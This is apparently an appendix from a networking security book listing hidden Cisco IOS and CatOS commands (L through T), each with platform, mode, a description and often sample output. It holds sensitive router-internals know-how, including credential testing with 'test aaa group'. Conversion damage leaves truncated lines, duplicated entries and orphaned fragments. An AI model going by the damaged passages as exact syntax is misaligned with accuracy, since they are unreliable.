Info: Commands change the value of various Layer 2 ISDN timer settings. The `number` parameter is milliseconds for `t200` and `t203` and the maximum number of retransmits for the keyword `n200`. The current value of ISDN timers can be displayed using the `show isdn timers EXEC` command. The values of the timer settings depend on the switch type and typically are

used only for homologation purposes. The typical value for  $t_{200}$  is 1 second, for  $t_{203}$  is 10 seconds, and for  $n_{200}$  is 3 retransmits.

 Previous

Next 

 Previous

Next 



# L

**logging event {link-status | subif-link-status}**

Platform: IOS

Where: Configuration

Info: The "no" form of the command is used to turn off sending up, down, and change messages for an interface to the syslog. This is useful on live systems, since these systems generate so many of these messages that other important messages are often hard to see. This is a companion command to the documented command `no snmp trap linkstatus` that prevents sending the associated SNMP trap.

**loopback diag & loopback dec**

Platform: IOS based

Where: Configuration interface

Info: CONFIG at the dec chip.

All of these `loopback` commands allow you to loop the hardware at specific points so that you can isolate hardware faults (for example, this is not just a `loopback net` and `loopback local` command set). Also, not all pieces of hardware can be looped at all the below points.

**loopback micro-linear**

Platform: IOS based

Where: Configuration interface

Info: CONFIG

All of these `loopback` commands allow you to loop the hardware at specific points so that you can isolate hardware faults (for example, this is not just a `loopback net` and `loopback net` command set). Also, not all pieces of hardware can be looped at all the below points.

**loopback motorola**

Platform: IOS based

Where: Configuration interface

Info: All of these `loopback` commands allow you to loop the hardware at

specific points so that you can isolate hardware faults (for example, this is not just a `loopback net` and `loopback net` command set). Also, not all pieces of hardware can be looped at all the below points.

### **loopback test**


Platform: IOS based

Where: Configuration interface


Info: CONFIG

All of these `loopback` commands allow you to loop the hardware at specific points so that you can isolate hardware faults (for example, this is not just a `loopback net` and `loopback local` command set). Also, not all pieces of hardware can be looped at all the below points.

 Previous

Next 

 Previous

Next 

# M

## `memory scan`

Platform: IOS based

Where: General

Info: Parity check for 7500 RSPs.

```
modem log {cts | dcd | dsr | dtr | ri | rs232 | rts | tst}
```

Platform: IOS 12.1

Where: Configuration

Info: Specifies which RS232 log events are to be saved for display by the `show modem log` command. When performing log analysis, various RS232 events fill the log within seconds, rendering it useless for analysis (see BugID CSCdk86001). This command helps to filter out unwanted entries in the log.

```
modem-mgmt csm debug-rbs
```

Platform: AS5x00 access servers

Where: Configuration

Info: Turns on debugging for channelized T1 links in the AS5x00 series, providing info about ABCD bits in phone call supervision. Documented at <http://www.cisco.com/univercd/cc/td/doc/cisintwk/intsolns/as5xipmo/moverify/> Debug has replaced this "broken" command. This command enables robbed bit signaling debugging within CSM. Issuing the command once turns on RBS debugging. Issuing the command a second time turns on special RBS debugging. Issuing the command using the `no-debug-rbs` keyword turns off all debugging. This command is useful in looking at modem pooling and channelized T1s. To make this command available, the `service internal global configuration` command must be issued first.

```
multilink bundle-name {authenticated | both | endpoint}
```

Platform: IOS 12.1

Where: Global configuration


Info: Selects the method for naming multilink bundles. `authenticated`

specifies using the peer's authenticated name; `endpoint` specifies using the peer's endpoint discriminator; and `both` specifies using both the peer's authenticated name and endpoint discriminator.

 Previous

Next 

 Previous

Next 


# N


```
neighbor <customer-router> translate-update [nlri multicast
```

Platform: IOS based


Where: General

Info: Redistributes between BGP and MBGP.

 Previous

Next 

 Previous

Next 



# P

```
ppp direction {callin | callout | dedicated}
```

Platform: IOS 12.1

Where: Configuration interface

Info: Identifies the direction of PPP activity. PPP attempts to determine if a call is a call-in or a call-out or a dedicated line. This is how it detects spoofed CHAP challenges. When an async interface is added to a dialer interface, PPP cannot detect the difference between a dedicated line and a call-in. So it assumes that it is a call-in. Adding the PPP direction dedicated overcomes this.

```
ppp ipcp accept-address
```

Platform: IOS based

Where: Configuration interface

Info: Specifies that IOS is to revert to the previous operation regarding the acceptance of IP addresses from users. When enabled, the peer IP address will be accepted but is still subject to AAA verification; it will have precedence over any local address pool, however. In IOS releases after 11.0(11), PPP IPCP negotiation was changed to accept a remote peer's "Her" proposed address regardless, and the "Her" address is subsequently added to the IP routing table as a host route. With IOS releases later than 11.0(11), the software checks the "Her" address against the corresponding dialer map, and if the address is different from the IP address detailed within the dialer map, a NAK will be sent and the dialer map IP address will be added as a host route in the IP routing table.

```
ppp lcp fast-start
```

Platform: IOS 12.1

Where: Configuration interface

Info: Specifies to ignore the carrier timer and start PPP when an LCP packet arrives.

```
ppp restart-timer msec
```

Platform: IOS based

Where: Configuration interface

Info: Modifies the default value (2 seconds) for the restart timer. The `translate` command also has a similar keyword, `restart`.

```
ppp timeout absolute <sec>
```

Platform: IOS based

Where: Configuration interface

Info: Determines how long PPP link can be up (default is infinity, configurable as 0). Used under virtual-template interfaces.

```
ppp timeout idle <sec> inbound & ppp timeout idle <sec> eith
```

Platform: IOS based

Where: Configuration interface

Info: Determines how long PPP can wait until bringing the link down if there is no traffic (default is infinity, configurable as 0). Used under virtual-template interfaces.

```
profile <start> <stop> <granularity>
```

Platform: IOS based

Where: General

Info: You can set up CPU profiling in the exec mode with the `profile` command. Process profiling allows you to find which segment of code is perhaps hogging the CPU. To get use out of this feature, you need a symbol table so you can pull the location of the appropriate segment of code. The segment is defined by the start and stop values given to the `profile` command. The granularity specifier allows you to get down to single instruction level. The CPU has its own internal timer that is incremented regardless of whether the desired segment of code is executed. When the desired segment of code is executed, a per-profile counter is incremented.

Comparison of this counter with the overall system timer allows you to get a handle on how much of the CPU the specific segment is using.



 Previous

Next 

# R

## **radius-server attribute 44 on-for-access-req**

Platform: IOS based

Where: Global configuration

Info: The (hidden) global configuration command sends attribute 44 in all access request packets. The command may be present in IOS 11.3(9+)AA (reference BugID CSCdk74429). This command is replaced by the `radius-server attribute 44 include-inaccess-req` command.

## **radius-server attribute 6 on-for-login-auth**

Platform: IOS based

Where: Global configuration

Info: Sends attribute 6 in all authentication packets (for example, access requests). This command may be present in IOS 11.3(9+)T and 12.0(3+)T (reference BugID CSCdk81561).

## **radius-server attribute 6 support-multiple**

Platform: IOS 12.1(2|3)

Where: Global configuration

Info: Specifies that IOS is to support multiple Service-Type values per RADIUS profile in violation of the RFC for RADIUS. This command was added in IOS 12.1(2.3)T2 and 12.1(3.3)T (reference BugID CSCdr60306).

## **radius-server attribute nas-port extended**

Platform: IOS based

Where: Global configuration

Info: Command is replaced by the `radius-server attribute nas-port format` command in some releases of IOS. For this reason it may be hidden in the IOS configuration mode but documented. In these versions of IOS, the command will be accepted but ignored.

## **radius-server authorization default framed-protocol ppp**

Platform: IOS based

Where: Global configuration

Info: Specifies the default framed-protocol as PPP when this RADIUS attribute is missing.

```
radius-server authorization permit missing service-type
```

Platform: IOS based

Where: Global configuration

Info: Specifies that a RADIUS entry without service-type information is permitted. It is used when RADIUS is being used as a database without regard to service-type.

```
radius-server challenge-noecho
```

Platform: IOS based

Where: Global configuration

Info: Specifies that data echoing to the screen is disabled during Access-Challenge.

```
radius-server directed-request [restricted] [right-to-left]
```

Platform: IOS 12.0(7)

Where: Global configuration

Info: Right-to-left keyword that first appeared in IOS 12/0(7)T enables right-to-left parsing of the user information (reference BugID CSCdm77820).

```
radius-server extended-portnames
```

Platform: IOS 11.1

Where: Global configuration

Info: Displays expanded interface information in the NAS-Port-Type attribute; replaced by the `radius-server` attribute `nas-port extended` command. This command configures RADIUS to expand the size of the NAS-Port attribute field to 32 bits. The upper 16 bits of the NAS-Port attribute display the type and number of the controlling interface; the lower 16 bits indicate the interface undergoing authentication.

```
radius-server host {hostname | ip-address} [auth-port port-number] [acct-port port-number] [timeout seconds] [retransmit retries] [key string] [ignore-acct-authenticator]
```

Platform: IOS 11.3

Where: Global configuration

Info: `ignore-acct-authenticator` keyword specifies to ignore accounting authenticator errors and warn only (11.3(+))AA).

```
radius-server retry method round-robin
```

Platform: IOS based

Where: Global configuration

Info: Specifies an alternative method of selecting servers when a server is not responding.

```
radius-server secret string
```

Platform: IOS 11.1

Where: Global configuration


Info: Specifies the key shared with the RADIUS server. This command is hidden because it has been replaced with the `radius-server key` command (reference BugID CSCdi44081).

```
radius-server unique-ident value
```

Platform: IOS based

Where: Global configuration

Info: Sets high order bits for the accounting identifier. The identifier field is a one-octet field included in all RADIUS accounting packets that aids in matching requests and replies.

 Previous

Next 

 Previous

Next 



# S

## **scheduler heapcheck poll**

Platform: IOS based

Where: General

Info: Memory valid after some poll.

## **scheduler heapcheck process**

Platform: IOS based

Where: General

Info: Validates memory after process.

## **scheduler max-task-time 200**

Platform: IOS based

Where: General

Info: Allows you to set the number of milliseconds a specific process is on CPU before it reports debugging information; a relatively easy way to report which process is hogging. `sh proc cpu` is obviously the best way to track down CPU hogs while on the router, but this command allows you to track down more insidious hogs.

```
00:13:18: %SYS-3-CPUHOG: Task ran for 308 msec (3/1), process
Exec, PC = 603C9AD8
```

## **scheduler run-degraded**

Platform: IOS based

Where: General

Info: Causes the scheduler to attempt to keep running even in the face of some sort of fatal process error. The default action of IOS is to have this knob turned off and to crash the router upon the recognition of a fatal error. This is done on a per-process basis. Obviously, some processes are more critical than others, and moving the offending process out of the scheduler won't really buy you any time or information.

```
[no] service auto-reset
```



careful when using this command; make a backup of the configuration *first*. You can saturate the processor if it is used inappropriately; the Catalyst may reboot constantly or become nonresponsive upon boot. In this case you have to break in and wipe the config very quickly.

### **show alignment**

Platform: IOS based

Where: General

Info: Shows memory address alignment:

```
Router#show alignment
Alignment data for:
GS Software (RSP-PV-M), Version 11.1(26.1)CC, EARLY DEPLOYME
MAINTENANCE INTERIM SOFTWARE
Compiled Thu 27-May-99 20:48 by jjgreen
No alignment data has been recorded.
Total Spurious Accesses 167110746, Recorded 2
Address Count Traceback
 0 10474 0x6012D488 0x6020FFB4 0x601D5CE0
 0 49008 0x6012D488 0x6020D25C 0x6020E744 0x602106B4
```

### **show async bootp**

Platform: IOS based

Where: General

Info: Displays parameters for BOOTP responses:

```
Router# show async bootp
The following extended data will be sent in BOOTP responses:
dns-server 172.22.53.210
```

### **show biga show inband**

Platform: CatOS

Where: General

Info: Looks for incrementing RsrcErrors (resource errors) in the output of the `show in band (hidden)` command. (On some Catalyst 5000 Supervisor Engines, this command is hidden under the name `show biga`.) Basically, this counter is incremented when the processor is too overloaded to perform

some of its tasks.

### **show bridge group verbose**

Platform: IOS based

Where: General

Info: Shows additional information on each port that the bridge group has enabled.

### **show caller**

Platform: IOS based

Where: General

Info: show caller displays caller information. show caller user <username @domain> displays a summary of caller information for the username you provide.

```
fi fi #show caller
```

```
Active Idle
```

Line	User	Service	Time	Ti
con 0	-	TTY	1d13h	(
Vi1	Async@cb.com	PPP L2TP	00:00:32	(

```
fi fi #show caller user Async@cb.com detailed
```

```
User: Async@cb.com, line Vi1, service PPP L2TP
```

```
Active time 00:00:44, Idle time 00:00:48
```

```
Timeouts: Absolute Idle
```

```
Limits: - 00:02:00
```

```
Disconnect in: - 00:01:11
```

```
PPP: LCP Open, CHAP (<- local), IPCP
```

```
LCP: -> peer, ACCM, AuthProto, MagicNumber, PCompression, AC
```

```
<- peer, ACCM, MagicNumber, PCompression, ACCompression
```

```
NCP: Listen CDPCP
```

```
NCP: Open IPCP
```

```
IPCP: <- peer, Address -> peer, Address
```

```
Dialer: Connected to 6015, outbound
```

```
Idle timer 120 secs, idle 48 secs
```

```
Type is DIALER VPDN, group Dil
```

Cause: Callback return call  
IP: Local 1.1.1.1, remote 1.100.0.1  
VPDN: NAS main-lac, MID 22, MID Unknown  
HGW main-lns, NAS CLID 0, HGW CLID 0, tunnel open  
Counts: 53 packets input, 4632 bytes, 0 no buffer  
0 input errors, 0 CRC, 0 frame, 0 overrun  
15 packets output, 287 bytes, 0 underruns  
0 output errors, 0 collisions, 0 interface resets

**show chunk [summary]**

Platform: IOS based

Where: General

Info: Shows detailed memory information. Can be useful in debugging memory leaks.

```
show chunk | beg vtsp
1320 8 2276 537 0 537 0 VTSP EVENT pool 0x618CC5C8
1320 8 713180 537 0 537 0 (data) 0x622BCA58
32 0 852 20 0 20 4 Call Management 0x6182D0D0
```

**show controller switch**

Platform: CatOS based 2900XL/3500XL

Where: General

Info: Provides indicative information regarding the total switch utilization. An example is presented here:

```
Switch#sh controller switch
Switch registers:
Device Type : 0x00040273
Congestion Threshold : 0x00000E95
Peak Total Allocation : 0x0000001A
Total Allocation : 0x00000000
Peak Total Bandwidth : 0x00000020
Total Bandwidth : 0x00000000
Total Bandwidth Limit : 0x000003DE
Lower Bandwidth Limit : 0x000003DE
Switch Mode : 0x00040000
```

Switch#

The `Total Bandwidth Limit` varies between different 2900XL and 3500XL models. When the total bandwidth reaches the `Total Bandwidth Limit` value, the switch has reached its full bandwidth capacity and begins to drop packets. The `Peak Total Bandwidth` is the highest value attained by the total bandwidth since the last time the `show controller switch` command was executed. Note that the values for the above parameters are in hexadecimal.

The `Congestion Threshold` value is used as a conservative value for the maximum global buffer utilization. When the buffer utilization noted by `Total Allocation` reaches this value, the switch may drop frames. The `Peak Total Allocation` value shows the highest value attained by the `Total Allocation` since the last time the `show controller switch` command was executed. It is possible for the `Peak Total Allocation` and/or the `Total Allocation` to be greater than `Congestion Threshold`. If the `Total Allocation` reaches or is over the `Congestion Threshold` amount, the switch is experiencing considerable network activity near its full capacity. The global buffer utilization may be adversely affected by several configuration issues:

- Speed mismatch between an ingress and egress port; for example, several 100 megabit clients transferring files to a server connected to the switch at 10 megabits, half-duplex.
- Multiple input ports feeding a single output port.
- Duplex mismatch on multiple ports.
- Numerous ports that are experiencing collisions and/or output errors due to half-duplex configuration or over-subscription of a slow link.

`show controller switch`

Platform: IOS 12.0(5)

Where: General

Info: Provides indicative information regarding the total switch utilization.

Here is an example:

```
Switch#show controller switch
Switch registers:

Device Type : 0x00040273
Congestion Threshold : 0x00000E95
Peak Total Allocation : 0x0000001A
Total Allocation : 0x00000000
Peak Total Bandwidth : 0x00000020
Total Bandwidth : 0x00000000
Total Bandwidth Limit : 0x000003DE
Lower Bandwidth Limit : 0x000003DE
Switch Mode : 0x00040000
```

Switch#

**show counters [slot/port]**

Platform: IOS based

Where: General

Info: Displays hardware counters for a port:

```
Console> (enable) show counters 2/1
Generic counters version 1
64 bit counters
0 rxHCTotalPkts = 217055
1 txHCTotalPkts = 258891
2 rxHCUnicastPkts = 214266
3 txHCUnicastPkts = 258545
4 rxHCMulticastPkts = 1955
5 txHCMulticastPkts = 178
6 rxHCBroadcastPkts = 833
7 txHCBroadcastPkts = 166
8 rxHCOctets = 19051384
9 txHCOctets = 22742325
```

10 rxTxHCPkts64Octets	=	2095
11 rxTxHCPkts65to127Octets	=	473727
12 rxTxHCPkts128to255Octets	=	117
13 rxTxHCPkts256to511Octets	=	1
14 rxTxHCpkts512to1023Octets	=	
15 rxTxHCpkts1024to1518Octets	=	
16 rxDropEvents	=	
32 bit counters		

### show epc

Platform: IOS

Where: General

Info: From a Catalyst 2048G-L3 (also applies to the Catalyst 4908G-L3 and probably in part to the Catalyst 8500 series):

gepard#show epc ?

E-PAM show commands:

IF-entry	IF Entry in IF-Table
VC-entry	VC Entry in VC-Table
VLAN-entry	VLAN Entry in VLAN-Table
aal5	aal5 statistics
acl	ACL FPGA related debug commands
adm	Show contents of ADM in IOS
age-timer	Aging Timer
atm-debug-status	ATM debug statistics
atmup_ipmcast	Show Multicast VC leg to external VC map
caller-stats	Caller Stats at a merge-point
caller-tags	Caller Tags
cam	Show contents of E-PAM CAM
card	Show information managed by CARD
coredb	show coredb
counters	Counters of all epif-ports
discards	discard statistics
exvc-entry	External VC Entry in VC-Table
fe-channel	FE-Channel Membership Information



fpga	Access ACL FPGA resources
freecam	Free space in CAM
ifmapping	Interface mapping to CAM IF number
ip-address	Show adjacency entries in line cards
ip-prefix	Show IP prefix entries (compare to CEF c
ipmcast	Show IP Multicast table in E-PAM CAM
ipx-node	Show IPX node entry in E-PAM CAM
ipx-prefix	Show IPX prefix in E-PAM CAM
jaguar-fpga-epld	Access ACL2 EPLD Addresses with WID=2
lec-ipx	Show LEC Local IPX information
lsipc	Show LSIPC information
mac	Show MAC address in E-PAM
macfilter	Show MAC filter address database
mailbox	Read the mailbox value
mem	Show contents of packet memory in E-PAM
patricia	Show Patricia tree in E-PAM CAM
port-qos	Show current port qos configuration
queueing	Queueing statistics
register	Print contents of EPIF register
ri-register	Show last reported contents of EPIF RI r
sm	Show 1483 Local static map information
spd	Selective packet drop statistics
status	Status of all epif-ports
switching	VC switching statistics
tcam	TCAM related commands
ucode	uCode images on all epif-ports
udp-flood	Show LS UDP-flooding information

Some of these commands are documented as part of the Catalyst 8540 documentation but are also useful on the Catalyst 2948G-L3, which seems to be based (at least partly) on the same hardware platform as the Catalyst 8540.

**show idb**

Platform: IOS 12.{0|1}

Where: General

Info: Shows the maximum number of IDBs and the number of IDBs currently in use (along with their memory consumption).

```
Router#show idb
Maximum number of IDBs 4096
42 SW IDBs allocated (2440 bytes each)
40 HW IDBs allocated (5760 bytes each)
HWIDB#1 1 SRP0/0 (HW IFINDEX, SRP)
HWIDB#2 2 POS1/0 (HW IFINDEX, SONET, Serial)
HWIDB#3 7 FastEthernet3/0 (HW IFINDEX, Ether)
HWIDB#4 8 FastEthernet3/1 (HW IFINDEX, Ether)
HWIDB#5 9 FastEthernet3/2 (HW IFINDEX, Ether)
HWIDB#6 10 FastEthernet3/3 (HW IFINDEX, Ether)
HWIDB#7 11 FastEthernet3/4 (HW IFINDEX, Ether)
HWIDB#8 12 FastEthernet3/5 (HW IFINDEX, Ether)
<output shortened>
HWIDB#22 27 Ethernet0 (HW IFINDEX, Ether)
```

#### **show inband**

Platform: CatOD/XID

Where: General

Info: Outputs statistics about the internal Catalyst 6000 memory channel (interface between two supervisors in a redundant configuration). Can help to diagnose this kind of error:

```
"InbandPingProcessFailure:Module 1 not responding over inbar
```

#### Inband FX1000 Control Information

General Ctrl Regs:

RegsBase: 42000000

DevCtrl: 003C0001

DevStatus: 0000000F

TxCtrl: 000400FA

RxCtrl: 0000821E

Tx Ctrl Regs:

TxDBase: 019AF000

TxDSize: 00002000

TxDHead: 383

TxDTail: 383

TxIpg: 00A00810

Rx Ctrl Regs:

RxDBase: 019AA000            RxDSize: 00004000  
RxDHead: 993                RxDTail: 990

Inband PCI Information

DeviceID: 1000                VendorID: 8086  
Status: 0200                 Command: 0116  
ClassCode: 020000            Revision: 03  
Latency: FC                 CacheLine: 08  
BaseAddr: 42000004

NonSwapAddr: 00000000        SwapAddr: 02000000

<output shortened>

**show interface cable <x>/0 privacy statistic**

Platform: IOS based

Where: General

Info: This hidden command may be used to view statistics on the number of SIDs using baseline privacy on a particular cable interface. Here is an example output of this command:

```
arhontus# show interface cable 4/0 privacy statistic
CM key Chain Count : 12
CM Unicast key Chain Count : 12
CM Mucast key Chain Count : 3
```

**show interfaces cable <cable card> modem 0**

Platform: IOS based

Where: General

Info: This hidden command may be used to view statistics on the number of SIDs using baseline privacy on a particular cable interface.

Here is an example output of this command:

```
CMTS# show interface cable 4/0 privacy statistic
CM key Chain Count : 12
CM Unicast key Chain Count : 12
CM Mucast key Chain Count : 3
```

## show interface status

Platform: IOS based

Where: General

Info: Shows status of interfaces:

```
Router#show interface status
```

Port	Name	Status	Vlan	Duple
Gi2/1		faulty	routed	ful

## show interface switching

Platform: IOS based

Where: General

Info: Displays the number of packets sent and received on an interface classified by the switching path when used in user EXEC and privileged EXEC modes.

## show interfaces [type number] switching

Platform: IOS based

Where: general

Info: Produces detailed output on the switching paths used on a particular interface (or on all interfaces). Also shows SPD statistics.

```
Router# show interface switching
```

```
FastEthernet0/0
```

Throttle count	0		
Drops	RP	0	SP
SPD Flushes	Fast	0	SSE
SPD Aggress	Fast	0	
SPD Priority	Inputs	0	Drops

```
Protocol IP
```

Switching path	Pkts In	Chars In	Pkts Out
Process	24	8208	0
Cache misses	0	-	-
Fast	0	0	0
Auton/SSE	0	0	0

Protocol DECnet

Switching path	Pkts In	Chars In	Pkts Out
Process	0	0	0
Cache misses	0	-	-
Fast	0	0	0
Auton/SSE	0	0	0

.....  
.....

Protocol IPv6

Switching path	Pkts In	Chars In	Pkts Out
Process	0	0	0
Cache misses	0	-	-
Fast	0	0	0
Auton/SSE	0	0	0

Protocol Other

Switching path	Pkts In	Chars In	Pkts Out
Process	2	120	3
Cache misses	0	-	-
Fast	0	0	0
Auton/SSE	0	0	0

NOTE: all counts are cumulative and reset only after a r  
Interface POS4/0 is disabled

**show interfaces stat**

Platform: IOS based

Where: General

Info: Shows statistics on the switching path used (per interface or all):

RouterA#show interfaces stat

Ethernet0

Switching path	Pkts In	Chars In	Pkts Out
Processor	52077	12245489	24646
Route cache	0	0	0
Distributed cache	0	0	0
Total	52077	12245489	24646

**show ip cef internal**

Platform: IOS based

Where: General

Info: Shows FIB load-sharing information for all FIB entries:

```
router#show ip cef 141.1.0.0 255.255.0.0 internal
141.1.0.0/16, version 10758832, per-destination sharing
0 packets, 0 bytes
 via 194.221.43.81, 0 dependencies, recursive
 next hop 194.77.146.254, GigabitEthernet4/0/0 via 194.22
 valid adjacency
Recursive load sharing using 194.221.43.80/30
Load distribution: 0 1 0 1 0 1 0 1 0 1 0 1 0 1 0 1 (refcou
Hash OK Interface Address Packe
1 Y GigabitEthernet0/0/0 195.244.119.164
2 Y GigabitEthernet4/0/0 194.77.146.254
3 Y GigabitEthernet0/0/0 195.244.119.164
4 Y GigabitEthernet4/0/0 194.77.146.254
<output shortened>
16 Y GigabitEthernet4/0/0 194.77.146.254
```

**show ip ospf events**

Platform: IOS based

Where: General

Info: Monitors OSPF. This command displays all the events that have occurred to OSPF on the backbone router.

**show ip ospf statistics**

Platform: IOS based

Where: General Info: Allows you to see whether the SPF algorithm is being run more than ordinary. Shows that recalculation of SPF is done every 10 seconds, as shown in the example that follows. It is triggered by the router and network LSA. There is a problem in the same area as the current router.

```
r4# show ip ospf statistics
Area 0: SPF algorithm executed 46 times
```

## SPF calculation time

Delta T	Intra	D-Intra	Summ	D-Summ	Ext	D-Ext	Total
00:01:36	0	0	0	0	0	0	0
00:01:26	0	0	0	0	0	0	0
00:01:16	0	0	0	0	0	0	0
00:01:06	0	0	0	0	0	0	0
00:00:56	0	0	0	0	0	0	0
00:00:46	0	0	0	0	0	0	0
00:00:36	0	0	0	0	0	0	0
00:00:26	0	0	0	0	0	0	0
00:00:16	0	0	0	0	0	0	0
00:00:06	0	0	0	0	0	0	0

**show ip route profile**

Platform: IOS based

Where: General

Info: Views the IP routing table profile.

**show ipx eigrp event [event-number]**

Platform: IOS based

Where: General

Info: Shows past EIGRP events.

**show ipx eigrp sia-event**

Platform: IOS based

Where: General

Info: Shows past EIGRP stuck in actives.

**show isdn {active | history | memory | services | status [ds**

Platform: IOS based

Where: General

Info: `active` displays current call information, including called number, the time until the call is disconnected, AOC charging units used during the call, and whether the AOC information is provided during calls or at end of calls.

history displays historic and current call information, including the called number, the time until the call is disconnected, AOC charging time units used during the call, and whether the AOC information is provided during calls or at the end of calls. status serial number displays the status of a specific ISDN PRI interface created and configured as a serial interface.

### show isis timers

Platform: IOS based

Where: General

Info: Displays IS-IS timer values. Displays configured and default values for both global and interface IS-IS timers:

```
arhontus#sh isis timers
Hello Process
 Expiration Type
| 0.856 (Parent)
| 0.856 L2 Hello (Ethernet3/0)
| 6.352 L1 Hello (Ethernet3/0)
| 6.940 Adjacency

Update Process
 Expiration Type
| 1.060 (Parent)
| 1.060 Ager
| 1.352 L2 CSNP (Ethernet3/0)
| 8.616 L1 CSNP (Ethernet3/0)
| 3:25.860 (Parent)
| 3:25.860 LSP refresh
| 9:02.160 LSP lifetime
| 9:24.568 LSP lifetime
| 17:16.084 LSP lifetime
| 20:58.536 Dynamic Hostname cleanup
```

### show isis tree

Platform: IOS based



Where: General

Info: IS-IS link state database AVL tree.

**show llc**

Platform: IOS based

Where: General

Info: Displays the state of LLC connections:

```
ibu-7206#sh llc
```

```
LLC2 Connections: total of 1 connections
```

```
TokenRing3/0 DTE: 4001.68ff.0000 4000.0000.0001 04 04 state
V(S)=5, V(R)=5, Last N(R)=5, Local window=8, Remote Window=1
akmax=3, n2=8, Next timer in 8076
```

xid-retry timer	0/60000	ack timer	0/1000
p timer	0/1000	idle timer	8076/10000
rej timer	0/3200	busy timer	0/9600
akdelay timer	0/100	txQ count	0/2000

**show mbuf**

Platform: CatOS based

Where: General

Info: The main issue to observe with this command is whether the switch is being starved for memory. Within the display, *clusters* is the number of buffers that are available for NMP to process incoming packets, which include any broadcast/multicast, management traffic. *clfree* is the number of buffers that are available for the NMP at any given time. If this is zero, it means that NMP has no buffers to process any incoming frames. *Lowest clfree* determines the lowest watermark that NMP has hit at any time. If this value is zero but *clfree* is nonzero, then this means that at one instance NMP ran out of buffers. This can be because of a broadcast of a multicast storm in the management VLAN.

**show modem mapping**

Platform: IOS based

Where: General

Info: Displays a snapshot of all the firmware versions running on all the

modems in the access server. Also shows the source location of each version of firmware (for example, running out of Flash, boot Flash, or bundled with Cisco IOS software).

```
router# show modem mapping
Slot 1 has Mica Carrier card.
Modem Firmware Firmware
Module Numbers Rev Filename
0 1/0 - 1/5 2.0.1.7 IOS-Default
1 1/6 - 1/11 2.0.1.7 IOS-Default
2 1/12 - 1/17 2.0.1.7 IOS-Default
3 1/18 - 1/23 2.0.1.7 IOS-Default
4 1/24 - 1/29 2.0.1.7 IOS-Default
5 1/30 - 1/35 2.0.1.7 IOS-Default
<output shortened>
flash:mcom-modem-code-3.2.10.bin 3.2.10Microcom F/W and DSP
flash:mica-modem-portware.2.2.3.0.bin 2.2.3.0Mica Portware

show polaris fibmgr usage
```

Platform: CatOS Based

Where: General

Info: Displays some useful information about the FIB TCAM and the adjacency table when using the PFC2:

```
[...]
Total FIB entries: 262144
Allocated FIB entries: 13894
Free FIB entries: 248250
FIB entries used for IP ucast: 13853
FIB entries used for IPX : 1
FIB entries used for IP mcast: 40

Total adjacencies: 262144
Allocated adjacencies: 1365
Free adjacencies: 260779
```

Adjacencies used for IP ucast (FIB)	:	288
Adjacencies used for IPX (FIB)	:	3
Adjacencies used for IP mcast (FIB)	:	36
Adjacencies used for IP mcast (Netflow)	:	0
Adjacencies used for Policy Routing	:	1023
Adjacencies used for Feature Manager (Netflow)	:	0
Adjacencies used for Local Director	:	0
Adjacencies used for Diagnostics	:	5
Adjacencies used for FTEP	:	10
[...]		

**show proc all-events**

Platform: IOS based

Where: General

Info: Shows all process events.

**show profile**

Platform: IOS based

Where: General

Info: Shows CPU profiling.

**show profile detail**

Platform: IOS based

Where: General

Info: Shows CPU profiling.

**show profile terse**

Platform: IOS based

Where: General

Info: Shows CPU profiling.

**show queueing interface [interface]**

Platform: IOS based

Where: General

Info: Gives queueing information on a per-interface basis.

**show region <address>**

Platform: IOS based

Where: General

Info: Shows image layout (at address).

**show registry <cr> | brief | statistics | registry-name**

Platform: IOS based

Where: General

Info: Memory management.

**show rsp**

Platform: IOS based

Where: General

Info: Determines what memory cache policies are currently configured on your router:

```
Router#show rsp
```

```
Throttle count 0, DCL timer count 0 active 0, configured 1
```

```
netint usec 4000, netint mask usec 200
```

```
DCL spurious 0
```

Caching Strategies:

```
Processor private memory: write-back
```

```
Kernel memory view: write-back
```

```
IO (packet) memory: uncached
```

```
Buffer header memory: uncached
```

```
Router#
```

**show slip**

Platform: IOS based

Where: General

Info: Displays the status of all lines configured for SLIP.

**show snmp community**

Platform: IOS based

Where: General

Info: Displays SNMP context information:

```
Console> show snmp community
Community Index: sysCommunityRo.0
Community Name: public
Security Name: public
Context Name:
Transport Tag:
Storage Type: read-only
Row Status: active
```

**show snmp contact**

Platform: IOS based

Where: General

Info: Displays the SNMP contact information:

```
> show snmp contact
Andrew Vladimirov
```

**show snmp location**

Platform: IOS based

Where: General

Info: Displays the SNMP location information string:

```
> show snmp location
Arhont Ltd Head Quaters
```

**show snmp view**

Platform: IOS based

Where: General

Info: Displays the SNMP MIB v view configuration:

```
Console> show snmp view
View Name: defaultUserView
Subtree OID: 1.3.6.1
```

Subtree Mask:  
View Type: included  
Storage Type: volatile  
Row Status: active  
Control>

**show sum**

Platform: IOS based

Where: General

Info: Shows current stored image checksum:

```
router>show sum
New checksum of 0xEDE08607 matched original checksum
```

**show timers**

Platform: IOS based

Where: General

Info: Shows timers for `timer` command in config mode.

**show traffic**

Platform: IOS based

Where: General

Info: Shows the current backplane utilization and peak utilization for all three busses.

**snmp-server priority {low | normal | high}**

Platform: IOS based

Where: Global configuration

Info: Used to change the priority of SNMP processes. To avoid extensive polling, the `priority` should be set to `low`. All SNMP queries sent to a router are prioritized as either low or medium priority, depending on the version of code run by the route processor. This means that processes with a higher priority than the SNMP process will be serviced before SNMP. So regardless of SNMP polling intensity, routing processes will generally be processed before SNMP requests because route processes are high priority. You can

view the priorities of each of the router's processes by doing a `show process` and looking in the Q column (L = Low, M = Medium, H = High). See <http://www.cisco.com/warp/public/490/9.htm> for documentation. This command has no impact on the priority of the `snmp trap` process.

```
[no] snmp-server sparse-tables
```

Platform: IOS based

Where: General

Info: Gets the complete SNMP MIB table. With this command you can get every object with SNMP `get-next`.


```
[no] sscop quick-poll
```

Platform: IOS based


Where: General

Info: Supposed to help recover if `sscop` has problems.

 Previous

Next 

 Previous

Next 



# T

```
test aaa group {group name} {username} {password}
```

Platform: IOS 12.0(5)T

Where: General

Info: Tests the authentication of a username/password without having to use an extraneous process such as Telnet or dialin to initiate it:

```
test aaa group {group name} {username} {password}
```

Platform: IOS 12.0(5)T

Where: General

Info: Tests the authentication of a username/password without having to use an extraneous process such as Telnet or dialin to initiate it:

```
alder#test aaa group radius test test
Attempting authentication test to server-group radius using
User authentication request was rejected by server.
```

```
alder#test aaa group radius mon mon
Attempting authentication test to server-group radius using
User was successfully authenticated.
```

Sends the following RADIUS attributes:

```
Wed Aug 1 21:00:19 2001
 NAS-IP-Address = 192.168.66.66
 NAS-Port-Type = Async
 User-Name = "mon"
 Timestamp = 996692419
```

```
test appletalk
```

Platform: IOS 11.2

Where: General

